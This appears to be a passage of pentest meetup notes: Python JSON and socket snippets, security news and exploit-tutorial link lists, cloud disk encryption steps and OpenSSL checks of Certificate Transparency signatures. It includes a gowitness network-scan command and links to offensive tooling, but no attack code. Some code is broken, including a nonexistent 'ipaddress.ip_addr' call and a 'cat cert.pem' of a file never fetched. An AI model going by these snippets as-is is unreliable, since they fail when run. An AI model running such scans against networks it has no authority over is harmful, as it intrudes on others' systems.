A few examples extracting data. First, a simple example showing how quickly `bash` can get overwhelmed with a small amount of data by fetching the small user list from JSONPlaceholder:

```
URL_BASE="https://jsonplaceholder.typicode.com"
curl --silent $URL_BASE/users -o users.json

grep -c '"id"' users.json # count the number of users = 10 this time
wc -l users.json # count the number of records = 231

python3 -m json.tool users.json --sort-keys # prettify and sort JSON data
```

Do more in `Python` by listing the users name and zip code:

```
cat > example_users01.py <<'EOF'

import json
from argparse import ArgumentParser

parser = ArgumentParser(description="""\
Process JSON data
""")
parser.add_argument('jsonfile', help="""Input JSON from the file.""")
args = parser.parse_args()

with open(args.jsonfile, 'r', encoding="utf-8") as fp:
    data = json.load(fp)
```

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```
for li in data:
    print(li['name'] + ', ' + li['address']['zipcode'])

exit()
EOF

python3 example_users01.py users.json
```

10.6 Networking

10.6.1 ipaddress

```
import socket
import ipaddress

# Look up name in DNS (IPv4)
hostname = 'pentest-meetup.marengosystems.org'
ip = socket.gethostbyname(hostname)
print(ip)

# Look up name in DNS and get list of IP's (IPv4 and IPv6)
hostname = 'pentest-meetup.marengosystems.org'
hostport = 443
ips = list( map( lambda x: x[4][0], socket.getaddrinfo( \
    hostname, hostport, type=socket.SOCK_STREAM) ) )
print(ips)

# Create IPv4Address or IPv6Address
ip = ipaddress.ip_addr(ips[0])
print(ip.version) # Print if IPv4 or IPv6
print(ip.reverse_pointer) # Print DNS PTR for IP
print(ip.is_private) # Print True/False is private IP

# Iterate over hosts on network
network = '192.168.1.0/24'
list(ipaddress.ip_network(network).hosts())
```

10.6.2 HOWTO Fetch Internet Resources Using The urllib Package

HOWTO Fetch Internet Resources Using The urllib Package.

urllib.parse — Parse URLs into components

`urllib.parse` — Parse URLs into components eases url manipulation. For example, you can break a url into it's components:

```
python3
import urllib.parse
```

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```
urllib.parse.urlparse( \
    "http://pentest-meetup.appspot.com/html/index.html;param1;param2?a=b#fraggy")
exit()
```

Running this returns the url components:

```
hacker@kali:~$ python3
Python 3.2.3 (default, Feb 20 2013, 14:44:27)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import urllib.parse
>>> urllib.parse.urlparse( \
...     "http://pentest-meetup.appspot.com/html/index.html;param1;param2?a=b#fraggy")
ParseResult(scheme='http', netloc='pentest-meetup.appspot.com',
    path='/html/index.html', params='param1;param2', query='a=b', fragment='fraggy')
>>> exit()
```

And you can construct a full url from a relative url and a base url:

```
python3
import urllib.parse
base_url = "http://pentest-meetup.appspot.com/html/index.html"
rel_url = "pentest_kali.html"
urllib.parse.urljoin(base_url, rel_url)
exit()
```

Running this returns the correct absolute url:

```
hacker@kali:~$ python3
Python 3.2.3 (default, Feb 20 2013, 14:44:27)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import urllib.parse
>>> base_url = "http://pentest-meetup.appspot.com/html/index.html"
>>> rel_url = "pentest_kali.html"
>>> urllib.parse.urljoin(base_url, rel_url)
'http://pentest-meetup.appspot.com/html/pentest_kali.html'
>>> exit()
```

Also see *example python encoding scripts*.

10.6.3 Socket Programming HOWTO

Socket Programming HOWTO.

PENTEST PRESENTATIONS

This is a sampling of the topics studied during the meetup. There are enough good tutorials available online so that our goal here is to provide a few hints and pointers. See the [Kali Forum Community Generated Howtos](#)

11.1 2018-03-31 Links, TLS 1.3, and Cryptography

11.1.1 Links and updates this week

Links around the web

Cloud

1. The real cause of large DDoS - IP Spoofing
2. Dark Web Map
3. Protocol Action: ‘The Transport Layer Security (TLS) Protocol Version 1.3’ to Proposed Standard (draft-ietf-tls-tls13-28.txt) - TLS 1.3 approved
4. Physician, protect thyself: healthcare cybersecurity circling the drain
5. How to build an incident response program: GDPR guidelines and the follow up Building an incident response program: creating the framework

Tech

1. AWS Documentation is Now Open Source and on GitHub - “typically Markdown or reStructuredText”
2. Why Is SQLite Coded In C
3. Leaked Files Show How the NSA Tracks Other Countries’ Hackers
4. Building Bots to mend Broken Badges (or how to get your GitHub account suspended)
5. Intel Publishes Spectre & Meltdown Hardware Plans: Fixed Gear Later This Year
6. Protecting Against HSTS Abuse

Tools

1. TL:DR: VPN leaks users’ IPs via WebRTC. I’ve tested seventy VPN providers and 16 of them leaks users’ IPs via WebRTC (23%)

2. [ISC Free Tools and Resources - For DNS and DHCP system administrators](#)
3. [Kali Linux in the Windows App Store - for WSL \(Windows Subsystem for Linux\)](#)
4. [gowitness - a new tool for an old idea - scan a large IP range and get HTTP/S screenshots](#)

```
gowitness scan --cidr 192.168.1.0/24
gowitness generate
```

5. [Subdomain Enumeration - amass - integrates with Maltego](#)
6. [Th3Inspector Tool - All in one tool for Information Gathering](#)
7. [parsedmarc documentation \(CLI tool to parse DMARC reports\) vs XML to Human Converter](#)
8. [APT2 - An Automated Penetration Testing Toolkit](#)
9. [Guppy Proxy - like Burp Suite](#)
10. [Git Magic](#)
11. [Five Key Git Concepts Explained the Hard Way](#)
12. [Let's Encrypt takes free "wildcard" certificates live](#)
13. [A Technical Deep Dive: Securing the Automation of ACME DNS Challenge Validation](#)
14. [The RedMonk Programming Language Rankings: January 2018](#)
15. [Scaffold - command line tool for continuous development for Kubernetes applications](#)
16. [Writing a Microservice in Rust](#)
17. [relibc - portable POSIX C stdndr library written in Rust](#)
18. [Go Internals Chapter I: A Primer on Go Assembly](#)
19. [memcachedump - dump cache contents of exposed memcached servers into local text files](#)
20. [Payload Generation using SharpShooter - GitHub SharpShooter](#)
21. [Anna: A Crazy Fast, Super-Scalable, Flexibly Consistent KVS - a follow up to 2018-03-03 links to storage performance \(alternatives to SQL databases\)](#)

Study links

1. [Web Application Penetration Testing Cheat Sheet](#)
2. [MIT Open Courseware - Mathematics for Computer Science](#)
3. [Linux kernel map](#)
4. [Chimay-Red - reverse engineering of Mikrotik exploit from Vault 7 CIA Leaks](#)
5. [Encryption 101](#)
 - (a) [Encryption 101: a malware analyst's primer](#)
 - (b) [Encryption 101: ShiOne ransomware case study](#)
 - (c) [Encryption 101: How to break encryption](#)
6. [Windows Kernel Exploitation Tutorial](#)
 - (a) [Windows Kernel Exploitation Tutorial Part 1: Setting up the Environment](#)
 - (b) [Windows Kernel Exploitation Tutorial Part 2: Stack Overflow](#)

- (c) [Windows Kernel Exploitation Tutorial Part 3: Arbitrary Memory Overwrite \(Write-What-Where\)](#)
- (d) [Windows Kernel Exploitation Tutorial Part 4: Pool Feng-Shui -> Pool Overflow](#)
- (e) [Windows Kernel Exploitation Tutorial Part 5: NULL Pointer Dereference](#)
- (f) [Windows Kernel Exploitation Tutorial Part 6: Uninitialized Stack Variable](#)
- (g) [Windows Kernel Exploitation Tutorial Part 7: Uninitialized Heap Variable](#)
- 7. [Top Five Ways I Got Domain Admin on Your Internal Network before Lunch \(2018 Edition\)](#)
- 8. [Gaining Domain Admin from Outside Active Directory](#)
- 9. [Learning Rust](#)
- 10. [EITest - study of tech support scam](#)
- 11. [Rootkit analysis Use case on HideDRV](#)
- 12. [How Hackers Bypassed an Adobe Flash Protection Mechanism](#)
- 13. [Betraying the BIOS: Where the Guardians of the BIOS are Failing](#)
- 14. [Advisory | ManageEngine Applications Manager Remote Code Execution and SQLi](#)
- 15. [Clang Control Flow Integrity \(CFI\) Bypass Techniques](#)
- 16. [How your ethereum can be stolen through DNS rebinding](#)

Privacy links

- 1. [Facebook scraped call, text message data for years from Android phones](#)
- 2. [The 600+ Companies PayPal Shares Your Data With](#)
- 3. [Crypto Zealots - response to Humming an Open Internet Demise in London? \(NOTE - QUIC\)](#)
- 4. [Adobe is helping some 60 companies track people across devices, Adobe's Cross-Device Marketing: Three Tips for Success, and opting out at Adobe Experience Cloud - Device Co-op Privacy Control](#)
- 5. [Chrome unmask your identity to sites you've logged out of. Chrome's known it's a problem and has done nothing about it.](#)
- 6. [US spy lab hopes to geotag every outdoor photo on social media](#)

Cultural/Legal/Political

- 1. [Facebook's Cambridge Analytica problems are nothing compared to what's coming for all of online publishing](#)
Let's start with [Facebook's Surveillance Machine](#), by Zeynep Tufekci in last Monday's New York Times. Among other things (all correct), Zeynep explains that "Facebook makes money, in other words, by profiling us and then selling our attention to advertisers, political actors and others. These are Facebook's true customers, whom it works hard to please."

Irony Alert: **the same is true for the Times**, along with every other publication that lives off adtech: tracking-based advertising.
- 2. [Facebook's Cambridge Analytica scandal, explained \[Updated\] with resulting Investigators complete seven-hour Cambridge Analytica HQ search, Facebook Users And Shareholders File Four Lawsuits Over Data Harvesting, and Facebook accused of massive fraud in new lawsuit filed by Cook County](#)
- 3. [How ISIS and Russia Won Friends and Manufactured Crowds](#)

4. [The web can be weaponised - and we can't count on big tech to stop it](#)
5. [The Leaked NSA Spy Tool That Hacked the World](#)
6. [IoT is Coming Even if the Security Isn't Ready: Here's What to Do](#)
7. [What is Your Bank's Security Banking On?](#)

Hacking links

1. [Total Meltdown](#) - "Meet the Windows 7 Meltdown patch from January. It stopped Meltdown but opened up a vulnerability way worse ... It allowed any process to read the complete memory contents at gigabytes per second, oh - it was possible to write to arbitrary memory as well."
2. [Amazon's AWS Misconfiguration: Arbitrary Files Upload in Amazon Go](#)
3. [Drupal Fixes Drupalgeddon2 Security Flaw That Allows Hackers to Take Over Sites and Remote Code Execution with Drupal core \(SA-CORE-2018-002\)](#)
4. [From hacked client to 0day discovery](#)
5. [The security footgun in etcd, Thousands of servers found leaking 750MB worth of passwords and keys, and How "Hacker Search Engine" Shodan Caught Leakage of 750MB Worth Of Server Passwords](#) - etcd has an authentication mechanism which is disabled by default (etcd is a distributed key value store that provides a reliable way to store data across a cluster of machines)
6. [The Slingshot APT](#)
 - (a) [Slingshot APT: Riding on a hardware Trojan horse](#)
 - (b) [The Slingshot APT FAQ](#)
 - (c) [Potent malware that hid for six years spread through routers](#)
 - (d) [US officials: Kaspersky "Slingshot" report burned anti-terror operation](#)
7. [Severe Security Advisory on AMD Processors](#)
 - (a) [AMD Flaws - Severe Security Advisory on AMD Processors](#)
 - (b) [A raft of flaws in AMD chips makes bad hacks much, much worse](#)
 - (c) [Linus Torvalds slams CTS Labs over AMD vulnerability report](#)
 - (d) [Initial AMD Technical Assessment of CTS Labs Research](#)
8. [Deep dive on the most severe Kubernetes vulnerabilities to date – CVE-2017-1002101 and CVE-2017-1002102](#)
9. [Breaking the Ledger Security Model and A "tamper-proof" currency wallet just got backdoored by a 15-year-old](#)
10. [BAD TRAFFIC Sandvine's PacketLogic Devices Used to Deploy Government Spyware in Turkey and Redirect Egyptian Users to Affiliate Ads?](#)
11. [Cisco Patches Hard-coded Password in PCP Software - CVSS 5.9, plus CVSS 7.3 in FTP server of Cisco WSA, plus CVSS 9.8 in Java deserialization in Cisco ACS](#)
 - (a) [Revealed: The Secret Gear Connecting Google's Online Empire - Google builds their own networking equipment](#)
12. [Security Advisory: Critical Vulnerability in CredSSP Allows Remote Code Execution on Servers Through MS-RDP](#)
13. [Windows Remote Assistance XXE vulnerability](#)
14. [Update Samba Servers Immediately to Patch Password Reset and DoS Vulnerabilities](#)

15. MOSQUITO Attack Allows Air-Gapped Computers to Covertly Exchange Data
16. Scanning the Alexa Top 1M for .DS_Store files and Parsing the .DS_Store file format
17. Poisoned peer-to-peer app kicked off Dofail coin miner outbreak
18. Getting any Facebook user's friend list and partial payment card details
19. Exim Off-by-one RCE: Exploiting CVE-2018-6789 with Fully Mitigations Bypassing
20. VPN Leaks Found on 3 Major VPNs out of ... 3 that We Tested
21. MSSQL database containing the personal information of approximately 1.3 million people found in another public Amazon S3 Bucket
 - (a) Jewelry site accidentally leaks personal details (and plaintext passwords!) of 1.3M users
22. A House of Cards: An Exploration of Security When Building Docker Containers
23. Stored XSS, and SSRF in Google using the Dataset Publishing Language
24. XML External Entity Injection in Jive-n (CVE-2018-5758)
25. RottenSys: Not a Secure Wi-Fi Service At All

11.1.2 Study this week

TLS 1.3 Impact on Network-Based Security

See [TLS 1.3 Impact on Network-Based Security](#) for a definitive description of the changes and impacts.

For a simple graphical description of TLS 1.3 see [An overview of TLS 1.3 and Q&A](#). Especially interesting is the *Anti-downgrade* section.

[TLS 1.3: better for individuals - harder for enterprises](#) from GCHQ makes these important points:

There's two specific things that I think will have a negative impact on enterprise security.

The first is that it's impossible to whitelist sites anymore because server certificates (the things that authenticate a site) are encrypted. So, your appliance will be unable to work out (for example) whether you're communicating with your bank, or if malware on your machine is talking to its criminal masters, without breaking the connection. That wouldn't be a problem if you could break the start of a connection and then drop out when you find out it's a low risk (or sensitive site). But that brings us to the second problem; **you can't do this in TLS 1.3**. Once you proxy a connection, you have to proxy it until it's done.

What this means is that enterprises will have to proxy each and every TLS 1.3 connection - whether they need to or not - and for the entire duration of the connection.

At the moment, this isn't a problem as enterprises can just say that they'll only support TLS 1.2, allowing them to continue managing their enterprise risk. However, it's only a matter of time before some popular service adopts TLS 1.3 exclusively, at which point enterprises then have to make a choice about denying access, or losing the ability to manage their enterprise risk fully.

Some will say that endpoint security will make up for what we lose. But we've seen what happens with reliance on just endpoint security, and that's why we all prefer layered defences. There's likely to be a bunch of new cyber security products claiming to be able to work out whether a TLS 1.3 connection is good just by looking at the encrypted packet flows. Such products are unlikely to defend against a competent adversary for long ...

I'm expecting people to accuse me of being an intelligence agency stooge who's against encryption. We've said the NCSC would be transparent and evidence-based, and so far the evidence suggests that TLS 1.3, overall, will be bad for enterprises. We appear to be in the weird position where well-designed,

well-intentioned crypto will actually have a downside for cyber security. I'm not asking for the standard to change – it's almost certainly too late for that. But work needs to happen quickly to ensure that attackers don't get a massive leg-up.

[Why TLS 1.3 isn't in browsers yet](#) discusses the middlebox problem of non-RFC compliant middleboxes delaying TLS 1.2 and then TLS 1.3 adoption:

The reductive answer to why TLS 1.3 hasn't been deployed yet is *middleboxes*: network appliances designed to monitor and sometimes intercept HTTPS traffic inside corporate environments and mobile networks. Some of these middleboxes implemented TLS 1.2 incorrectly and now that's blocking browsers from releasing TLS 1.3.

[TLS 1.3 and Forward Secrecy: Count Us In, and Here's Why](#) describes approaches to analyze encrypted traffic:

- Encrypted Traffic Analytics (ETA) detects threats in encrypted traffic using network analytics and machine learning. ETA does not use deep-packet inspection; instead, it analyzes visible telemetry information from Cisco switches and routers, such as packet lengths, arrival times, and initial handshake data packets.
- Observable Networks, which Cisco acquired in July 2017 (and I founded), detects threats by observing the behavior of endpoints based on telemetry from metadata such as NetFlow. It uses machine learning to identify changes that could be early indicators of compromise. Observable Networks is now Cisco Stealthwatch Cloud.
- Advanced Malware Protection (AMP) for Endpoints operates on the endpoint itself—your laptop, phone, etc.—where files and payloads are created and stored. As an endpoint technology, AMP can inspect communications even when the network “goes dark” with encryption.
- Cisco Umbrella can warn you that a website is malicious before you connect. Umbrella looks at DNS traffic instead of TLS, so it can still gather the information it needs even as TLS encryption gets stronger.

Cryptography

Please see [Cryptography](#) for our cryptography discussion.

11.2 2018-03-03 Links, Cloud VMs, OpenSSL, Metasploit Framework

11.2.1 Links and updates this week

Links around the web

Cloud

1. Trustico foibles
 - (a) How not to run a CA
 - (b) malor post (in 23,000 HTTPS certificates axed after CEO emails private keys)
 - (c) Trustico code injection
 - (d) Trustico website goes dark after someone drops critical flaw on Twitter
2. AWS Top 10 Security Tips
3. Serverless Security: What's Left to Protect?
4. Containers won the battle, but will lose the war to serverless - Simon Wardley
5. Google Chrome: Flash Usage Declines from 80% in 2014 to Under 8% Today

6. Storage performance - alternatives to SQL databases
 - (a) Working with 154 million records on Azure Table Storage - the story of “Have I been pwned?” (referenced by I Wanna Go Fast: Why Searching Through 500M Pwned Passwords Is So Quick, the follow-on to I’ve Just Launched “Pwned Passwords” V2 With Half a Billion Passwords for Download)
 - (b) What I learnt from building 3 high traffic web applications on an embedded key value store
7. Working with Google Cloud to bring all your work together - Google and Dropbox working together
8. Dropbox saved almost \$75 million over two years by building its own tech infrastructure
9. How Google Cloud Storage offers strongly consistent object listing thanks to Spanner

Tech

1. FinFisher exposed: A researcher’s tale of defeating traps, tricks, and complex virtual machines
2. Implement “security.txt” to advocate responsible vuln. disclosures
3. Blue teams using red team tool
 - (a) Blue team Active Directory security can be based on red team BloodHound tool - see [Introducing BloodHound](#)
 - (b) [Introducing the Adversary Resilience Methodology - Part One](#)
 - (c) [Introducing the Adversary Resilience Methodology - Part Two](#)
4. Dear developers, beware of DNS Rebinding
5. [An Analysis of the Privacy and Security Risks of Android VPN Permission-enabled Apps](#)
6. Intel’s latest set of Spectre microcode fixes is coming to a Windows update
7. [OpenSCAP](#)
8. New device policy to allow Linux VMs on Chrome OS
9. [Driver Security Guidance](#)
10. [Vue.js serverside template XSS example](#)
11. [Analyzing the nasty .NET protection of the Ploutus.D malware](#)
12. [Restrict Certificate Authorities \(CA\) to issue SSL certs. Enable CAA record in DNS](#)
13. [An argument for passwordless](#)

Tools

1. [Security Monkey](#) - Security Monkey monitors your AWS and GCP accounts for policy changes and alerts on insecure configurations
2. [Go best practices, six years in](#)
3. [CloudMapper](#) - generates network diagrams of Amazon Web Services (AWS) environments and displays them via your browser. It helps you understand visually what exists in your accounts and identify possible network misconfigurations.
4. [AWSBucketDump](#) - a tool to quickly enumerate AWS S3 buckets to look for loot.
5. [passpwn](#) - password breach checker

6. Reasoning with Types in Rust and Transcript: Should you Rust in embedded yet?
7. An ACME Shell script: `acme.sh`
8. `go-lambda-ping` - a simple program that will build the infrastructure to ping a website
9. `firepwned`
10. Honeytrap
11. `dotdotslash`
12. Findsploit by 1N3@CrowdShield
13. Hackazon - Setup

Study links

1. Red Team Laptop & Infrastructure (pt 1: Architecture)
2. Enterprise Information Security
3. Firefox Configuration Guide for Privacy Freaks and Performance Buffs
4. A Practical Introduction to Container Terminology
5. How I made \$200,000 when I was 16 years old
6. Learn with Google AI and Machine Learning Crash Course
7. Operating Systems: From 0 to 1 - a work in progress
8. 30 Seconds of CSS
9. Web application from scratch, Part I
10. Linux'izing your Windows PC into a dev machine - Part 2 (follow-on to Linux'izing your Windows PC into a dev machine - Part 1)
11. Web Scraping for Open Source Intelligence

Privacy links

1. The Feds Can Now (Probably) Unlock Every iPhone Model In Existence – UPDATED
2. Facebook silently enables facial recognition abilities for users outside EU and Canada
3. Tinder's Lack of Encryption Lets Strangers Spy on Your Swipes
4. Please Tell Me That You Don't Use Facebook

Cultural/Legal/Political

1. E-Mail Leaves an Evidence Trail
2. The Looming Capacity Crisis in Computer Science Education
3. General Data Protection Regulation
 - (a) ICANN whois - Proposed Interim Model for GDPR Compliance – Summary Description
 - (b) How GDPR Will Change The Way You Develop

- (c) [GDPR – A Practical Guide For Developers](#)
- 4. [China using big data to detain people before crime is committed: report](#)
- 5. [Palantir has secretly been using New Orleans to test its predictive policing technology](#)
- 6. [Google Censors Guns, Removes Shopping Results](#)
- 7. [The Federal Circuit Should Not Allow Patents on Inventions that Should Belong to the Public](#)
- 8. [Canada to Scrap IBM Payroll Plan Gone Awry Costing C\\$1 Billion](#)

Hacking links

- 1. [SgxPectre Attacks - Practical Spectre attacks against Intel's SGX enclaves](#)
- 2. [Low-Resource Eclipse Attacks on Ethereum's Peer-to-Peer Network and Ethereum fixes serious "eclipse" flaw that could be exploited by any kid](#)
- 3. [memcached](#)
 - (a) [Memcrashed - Major amplification attacks from UDP port 11211](#)
 - (b) [memcached Reflection/Amplification Description and DDoS Attack Mitigation Recommendations](#)
 - (c) [GitHub Engineering - February 28th DDoS Incident Report](#)
 - (d) [Memcached-fueled 1.3 Tbps attacks](#)
- 4. [Chrome Lets Hackers Phish Even 'Unphishable' Yubikey Users](#)

Google Chrome can connect to a Yubico Neo via HID and CCID. Unfortunately, Chrome allows the CCID interface to be accessed via WebUSB. A phishing website can get a user to enter their Google userid and password, then trick the user into enabling WebUSB access to their Yubikey, then get them to tap the physical button (a normal part of using the Neo). This leads to account compromise.

Jonathan Rudenberg has developed a Chrome extension to [Disable WebUSB](#) (and therefore this phishing attack). Expect a future Chrome update.
- 5. [VMware Exploitation through Uninitialized Buffers](#)
- 6. [I figured out a way to hack any of Facebook's 2 billion accounts, and they paid me a \\$15,000 bounty for it](#)
- 7. [The 2.5mins or 2.5k\\$ hawk-eye bug - A Facebook Pages Admins Disclosure Vulnerability!](#)
- 8. [Who is Stealing My Power III: An Adnetwork Company Case Study and Ad network uses advanced malware technique to conceal CPU-draining mining ads](#)
- 9. [Equifax identifies additional 2.4 million customers hit by data breach](#)
- 10. [Germany says its government computers secure after "isolated" hack and Fancy Bear: Germany investigates cyber-attack 'by Russians'](#)
- 11. [The Return of Software Vulnerabilities in the Brazilian Voting Machine](#)
- 12. [How to backdoor Diffie-Hellman, lessons learned from the Socat non-prime prime](#)
- 13. [Steal Funds from TenX Users - Just Another Bug Bounty Story](#)
- 14. [Privilege Escalation in 2.3M WooCommerce Shops](#)
- 15. [Duo Finds SAML Vulnerabilities Affecting Multiple Implementations](#)
- 16. [antMan Authentication Bypass](#)
- 17. [CVE-2018-4087 PoC: Escaping the sandbox by misleading bluetoothd](#)

18. [Low-Resource Eclipse Attacks on Ethereum's Peer-to-Peer Network](#)
19. [SMBv3 Null Pointer Dereference vulnerability \(CVE-2018-0833\)](#)

Storage disks in cloud VMs

Save money and administration with storage disks

Cloud disk storage comes in 2 flavors: locally attached vs networked. Locally attached disks are much more limited in size but can have vastly higher performance. Networked storage can expand to large sizes but are technologically challenging for a cloud provider to build. The network disks are often called block storage and are not provisioned with the VM, and often can be used by different VMs at different times.

Distinct from local vs network disks, there are 2 uses for disks:

- Storage disk

Good when there are existing VMs to use, or a fresh VM can easily be configured to use the storage disk.

- Bootable disk plus storage

The idea is to avoid running a VM 7x24, but instead pay 7x24 for disk storage + only as-used compute time.

Some providers like Google allow shutting down a VM and only paying for the resulting disk storage, but many providers like Linode and Digital Ocean keep charging as long as the VM exists (even when not running).

However, providers that allow booting from networked storage get close to Google (with only a performance hit for networked storage).

Note that shutting down a VM to save money has the disadvantage of the VM IP changing.

From Google: disk performance is complicated

Google's [Optimizing Persistent Disk and Local SSD Performance](#) makes it clear that adding storage is more complex than at first imagined.

- Persistent vs SSD persistent vs Local SSD (SCSI) vs Local SSD (NVMe)

Read IOPS per GB are 0.75 vs 30 vs 266.7 vs 453.3 show that local SSD dramatically outperforms non-local persistent storage, and plain disk is abysmal compared to SSD.

- Storage size impacts performance

To match a 7200 RPM SATA drive on small random reads a persistent disk should be 100 GB and an SSD 3 GB, while for streaming large reads the persistent disk should be 1000 GB and SSD disk 250 GB. So adding a 15 GB persistent disk will not get great performance.

- CPU impacts performance

High IO performance requires enough available CPU.

Google vs Linode disks

First note that Google's disks are encrypted at rest and Linode disks are not. So if you are concerned about access to your storage outside your VM, then Linode requires implementing disk encryption. With Google you can use Google keys or your own keys.

Google's cost for persistent disk is \$0.04/GB/month while SSD is \$0.17/GB/month. Google has a free level where one 512 MB memory VM is free as is using 30 GB of persistent disk. So running a free 512 MB memory VM (using 15

GB persistent disk) allows adding an additional free 15 GB persistent disk. The performance is adequate for low level usage.

For a good overview of Linode block storage see [Linode Block Storage and its Applications](#). Linode's cost is \$0.10/GB/month for block storage devices that "are highly available with 3x synchronous replication" based on "NVMe/HDD hardware, and a fast network." They can be moved between VMs without rebooting. Note that disks within a VM are hardware RAIDed SSDs, while block storage goes over network and has to sync across multiple nodes so is slower. That 3x synchronous replication doesn't come free.

It's not clear how the performance vs cost compares between Google and Linode. And the non-VM block storage performance cannot compare to local VM disk storage.

Adding a Google persistent disk

To provision a disk via the command line from a running VM is simple:

```
# Connect to VM
ssh -i $HOME/.ssh/id_gce meetup.bitbender.org

# Create the disk in the same zone as the VM
DISK=backup
TYPE=pd-standard
ZONE=us-west1-b
SIZE=15
gcloud compute disks create $DISK --size $SIZE --type $TYPE --zone $ZONE

# Attach disk to VM
INSTANCE=meetup
gcloud compute instances attach-disk $INSTANCE --disk $DISK --zone $ZONE

# Figure out the local device (sorry, this is manual)
sudo lsblk
# Disk added as /dev/sdb
DEVICE=/dev/sdb

# Format the disk as ext4 and mount it at /mnt/disks/$DISK
sudo mkfs.ext4 -m 0 -F -E lazy_itable_init=0,lazy_journal_init=0,discard $DEVICE
sudo mkdir -p /mnt/disks/$DISK
sudo mount -o discard,defaults $DEVICE /mnt/disks/$DISK
# Carefully set disk permissions - I like using umask 027
sudo chmod o-rwx /mnt/disks/$DISK

# Since this VM is persistent, put disk in /etc/fstab
# Will use UUID of device (sorry, this is manual)
sudo blkid $DEVICE
UUID="1e0d1d86-7f85-4662-b1bf-333ee2501bbd"
# Backup your fstab
sudo cp /etc/fstab /etc/fstab.backup
# Here we don't mount the disk at boot - force manual mount
echo "UUID=$UUID /mnt/disks/$DISK ext4 discard,defaults,nofail 0 0" | sudo tee -a /
etc/fstab
```

We chose to make the disk manually mounted for security reasons but also leave it permanently connected to the VM, so whenever the disk is needed on the VM run `sudo mount /mnt/disks/backup` followed by `sudo umount /mnt/disks/backup` when done.

Adding a Linode disk

Linode is more complicated because we chose to use non-persistent VMs, but Linode-induced complexity creeps in due to block storage not being encrypted. Many of these steps must be done from the GUI due to lack of CLI functionality (see [How to Use Block Storage with Your Linode](#)). Use the GUI to create storage named backup of size 20 GB and note the device id (/dev/disk/by-id/scsi-0Linode_Volume_backup). Then start a new non-persistent Linode VM with a non-root user having sudo capabilities.

The storage will be initialized/encrypted using dm-crypt/LUKS as follows:

```
# From GUI storage creation
DEVICE=/dev/disk/by-id/scsi-0Linode_Volume_backup
NAME=backup

# cryptsetup needed for dm-crypt/LUKS
sudo apt install cryptsetup-bin -y < /dev/null
sudo cryptsetup -y --cipher aes-xts-plain64 --key-size 512 --hash sha512 luksFormat --
↳type luks2 $DEVICE
# YES
# passphrase
sudo cryptsetup open $DEVICE $NAME

# Format the storage as ext4
sudo mkfs.ext4 -m 0 -F -E lazy_itable_init=0,lazy_journal_init=0,discard /dev/mapper/
↳$NAME

# Mount the disk and set permissions as needed
sudo mkdir -p /mnt/disks/$NAME
sudo mount -t ext4 -o discard,defaults /dev/mapper/$NAME /mnt/disks/$NAME
# sudo chmod o-rwx /mnt/disks/$DISK

# If desired, add it to /etc/fstab (but not really needed)
sudo cp /etc/fstab /etc/fstab.backup
# Use UUID
sudo blkid $DEVICE
UUID="3a4f59c5-3229-471a-b804-61c12a382007"
echo "UUID=$UUID /mnt/disks/$NAME ext4 discard,defaults,nofail 0 0" | sudo tee -a /
↳etc/fstab

# Now the disk is ready to use - can rsync from GCE disk if desired
sudo apt install rsync -y < /dev/null
# rsync ...

# ...

# Dismount disk
sudo umount /mnt/disks/$NAME
sudo cryptsetup close $NAME

sudo shutdown -h now
```

We're not done yet, as each time a new VM is created we need to configure the VM to access the encrypted storage:

```
# Install cryptsetup
sudo apt install cryptsetup-bin -y < /dev/null

# Assume device manually connected to this VM
```

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```
DEVICE=/dev/disk/by-id/scsi-0Linode_Volume_backup
NAME=backup
sudo cryptsetup open $DEVICE $NAME
# Enter password
sudo mkdir -p /mnt/disks/$NAME
sudo mount -t ext4 -o discard,defaults /dev/mapper/$NAME /mnt/disks/$NAME
# sudo chmod o-rwx /mnt/disks/$DISK

# ...

# When done
sudo umount /mnt/disks/$NAME
sudo cryptsetup close $NAME
```

Final note

The applications we're looking at here have low performance demands and are temporary experiments, so performance is a secondary consideration that block storage can readily satisfy. Although we illustrated encrypting the Linode block storage, it's not really required for throw-away experiments.

Certificate Transparency and digital signatures

Our goal is to show how digital signatures are created and verified, with the added side benefit of introducing Google's [Certificate Transparency](#) project.

Certificate Transparency goals

From Google's Certificate Transparency [introductory documentation](#):

Thanks to modern cryptography, browsers can usually detect malicious websites that are provisioned with forged or fake SSL certificates. However, current cryptographic mechanisms aren't so good at detecting malicious websites if they're provisioned with mistakenly issued certificates or certificates that have been issued by a certificate authority (CA) that's been compromised or gone rogue.

One of the problems is that there is currently no easy or effective way to audit or monitor SSL certificates in real time, so when these missteps happen (malicious or otherwise), the suspect certificates aren't usually detected and revoked for weeks or even months.

Certificate Transparency aims to remedy these certificate-based threats by making the issuance and existence of SSL certificates open to scrutiny by domain owners, CAs, and domain users. Specifically, Certificate Transparency has three main goals:

- Make it impossible (or at least very difficult) for a CA to issue a SSL certificate for a domain without the certificate being visible to the owner of that domain.
- Provide an open auditing and monitoring system that lets any domain owner or CA determine whether certificates have been mistakenly or maliciously issued.
- Protect users (as much as possible) from being duped by certificates that were mistakenly or maliciously issued.

Checking Certificate Transparency digital signatures

Certificate Transparency - Known Logs has:

- List of CT Logs ... include in Chrome:
https://www.gstatic.com/ct/log_list/log_list.json
- log_list.json is signed by Google, the signature being hosted at:
https://www.gstatic.com/ct/log_list/log_list.sig
- The public key to verify log_list.sig can be found at:
https://www.gstatic.com/ct/log_list/log_list_pubkey.pem

See Sign and verify using OpenSSL for background. Also see Some list of openssl commands for check and verify your keys.

To validate the cert and signature:

```
# Get the json file, signature, and public key
curl -O https://www.gstatic.com/ct/log_list/log_list.json
curl -O https://www.gstatic.com/ct/log_list/log_list.sig
curl -O https://www.gstatic.com/ct/log_list/log_list_pubkey.pem

# See which ones are text and view them
file log_list*
cat cert.pem
openssl pkey -inform PEM -pubin -in log_list_pubkey.pem -text -noout
# openssl rsa -inform PEM -pubin -in log_list_pubkey.pem -text -noout

# Assume signature steps are:
#   Create digest, sign digest with private key.
# Then signature verification steps are:
#   Create digest, verify signature with public key.

# They don't say which digest, but openssl ones are:
# md4, md5, mdc2, ripemd160, sha, sha1, sha224, sha256, sha384, sha512, whirlpool
openssl dgst --help

# sha256 = Verified OK
openssl dgst -sha256 -verify log_list_pubkey.pem -signature log_list.sig log_list.
↪ json
# sha512 Verification failure
openssl dgst -sha512 -verify log_list_pubkey.pem -signature log_list.sig log_list.
↪ json
```

Other uses of Certificate Transparency

Certificate transparency streams have found use in pentest tools like [slurp](#) to enumerate S3 buckets manually or via [certstream](#) (which uses Certificate Transparency).

11.2.2 Study this week

